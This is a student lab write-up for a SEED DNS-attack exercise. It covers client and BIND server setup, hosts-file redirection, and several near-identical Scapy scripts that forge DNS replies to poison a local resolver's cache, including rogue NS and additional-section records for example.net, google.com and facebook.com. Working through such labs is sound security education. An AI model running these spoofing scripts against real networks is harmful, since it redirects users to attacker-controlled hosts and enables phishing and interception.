# Lab 5 - DNS Attacks

Machines used through the task:

SEED1: Attacker (10.0.2.4)

SEED2: Local DNS Server (10.0.2.5)

SEED3: Client (10.0.2.6)

**Task 1**


Configuring User Machine

Here we add the address of the local DNS to the resolv.conf file by modifying the head file of the resolve the resolv.conf file located in /etc/resolvconf

Code:

sudo nano /etc/resolvconf/resolv.conf.d/head

Output:




Observation: Here we see that the resolv.conf file has been modified successfully and out local DNS server is now registered in the Client machine


**Task 2**


Setting up Local DNS server

Code:

nano /etc/bind/named.conf

Output




Observation


Here we see that our Local DNS has been configured successfully with zone files updated and a db file created. Here we see with the PING request that our DNS is configured successfully.

**Task 4**

Modifying Host files in the user machine

Here we modify the host file of the user so that the DNS query is not sent to the server.

Output:




Here the IP address of bank32.com is modified to be the attacker's IP address, here the DNS query isn't sent to the local DNS server and the PING request is sent to the attacker directly.


**Task 5**

Spoofing DNS response to user:

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if(DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=1,an=Anssec,ns=NSsec)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:




Observation:

Here we see that our code sniffs the DNS request from the user and spoofs the reply.

In this case the IP of www.example.net is se to the IP of the attacker.


**Task 6**

Cache Poisoning Attack:

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if(DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=1,an=Anssec,ns=NSsec)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:




Here we see that Wireshark captures the Packet which is spoofed by the attacker shown in the VM on the right running on the attacker. The packet states that the DNS reply comes from the IP of www.example.net. The cache displayed on the machine on the top left shows the authority entry of www.example.net as ns.attacker32.com.


**Task 7**

Targeting authority section.

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if(DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=1,an=Anssec,ns=NSsec)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:




Observation:

Using the previous code, we can see that the DNS reply shows that the authority section is spoofed as ns.attacker32.com. When a dig command is sent to a.example.net, the DNS query is sent out to ns.attacker32.com which was spoofed by the attacker.


**Task 8**

Targeting another domain.

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if(DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec1=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

NSsec2=DNSRR(rrname="google.com",type="NS",rdata="ns.attacker32.com",ttl=25
9200)

DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=2,an=Anssec/NSsec2,ns=NSsec1/NSsec2)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        spoofpkt.show()
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:



Observation:

Here we see tha along with the DNR reply for www.example.net, an authority is set up for google.com in the reply. This answer is cached in the local DNS.


**Task 9**

Targeting Additional Section.

Code:

```
from scapy.all import *
def spoof_pkt(pkt):
    if(DNS in pkt and "www.example.net" in pkt[DNS].qd.qname and UDP in
pkt):
        # pkt.show()
        IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)

Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type="A",rdata="10.0.2.4",ttl=259200)
        NSsec1=DNSRR(rrname="example.net",
type="NS",rdata="ns.attacker32.com",ttl=259200)

NSsec2=DNSRR(rrname="example.net",type="NS",rdata="ns.example.net",ttl=2592
00)

Addsec1=DNSRR(rrname="attacker32.com",type="A",rdata="1.2.3.4",ttl=259200)

Addsec2=DNSRR(rrname="ns.example.net",type="A",rdata="5.6.7.8",ttl=259200)

Addsec3=DNSRR(rrname="www.facebook.com",type="A",rdata="3.4.5.6",ttl=259200
)

DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1
,nscount=2,arcount=3,an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        spoofpkt.show()
        send(spoofpkt)

pkt = sniff(filter="src == 10.0.2.5",prn=spoof_pkt)
```

Output:




Observation:

Here we spoofed the address of attacker32.com along with the nameserver for example.net and [www.facebook.com](http://www.facebook.com).

Although the dig command returns these additional sections, the address of facebook.com is dropped.